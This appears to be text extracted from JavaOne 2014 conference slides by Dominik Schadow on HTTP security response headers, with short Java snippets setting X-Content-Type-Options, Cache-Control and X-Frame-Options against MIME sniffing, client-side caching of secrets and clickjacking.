



# Security starts in the head(er)

JavaOne 2014

Dominik Schadow | [bridgingIT](#)



X-XSS-Protection  
Cache-Control  
Content-Length  
Server-ETag  
Expires  
WWW-Authenticate  
Content-Encoding  
P3P  
Refresh  
Age  
Link  
X-UA-Compatible  
Last-Modified  
Location  
Content-MD5  
Content-Range  
X-Frame-Options  
Proxy-Authenticate  
X-Content-Type-Options  
Content-Security-Policy-Report-Only  
Strict-Transport-Security  
Content-Security-Policy  
Content-Disposition  
Content-Language  
Content-Location  
Via  
Date  
Retry-After  
Set-Cookie  
Warning  
Connection  
Trailer  
Vary  
Content-Type  
X-Powered-By  
Accept-Ranges



# Policies are independent of framework and language

```
response.addHeader(  
    "Policy name",  
    "Policy value"  
);
```





User agent must understand and enforce every policy






Defense-in-depth: frontend only one line of defense





A large, weathered stone sculpture of a human head in profile, set against a cloudy sky. The sculpture is made of dark, textured stone and is positioned on the left side of the frame. The background is a bright, overcast sky with soft, wispy clouds. The text is overlaid on the right side of the image.

X-Content-Type-Options  
Cache-Control  
X-Frame-Options  
HTTP Strict Transport Security  
Content Security Policy



Drive-by downloads



# X-Content-Type-Options



# Drive-by downloads in a nutshell

```
<html>
<body bgcolor="#FF0000">
  This page should not be rendered as HTML.
</body>
</html>
```

```
response.setContentType("text/plain");
```





```
response.setHeader(  
    "X-Content-Type-Options",  
    "nosniff"  
);
```




# X-Content-Type-Options browser support





Sensitive data stored on the client

**Cache-Control**



SECRET



```
response.setHeader(  
    "Cache-Control",  
    "no-store, no-cache,  
    must-revalidate"  
);  
response.addDateHeader(  
    "Expires",  
    "-1"  
);
```

Requests/  
Responses

Files

Check Expires



# Cache-Control browser support







# Clickjacking and UI redressing attacks

## X-Frame-Options






# Clickjacking (UI redressing) in a nutshell



*iframe*

*div*





```
response.addHeader(  
    "X-Frame-Options",  
    "DENY"  
);
```

```
    "SAME-ORIGIN"  
    "ALLOW-FROM [uri]"
```



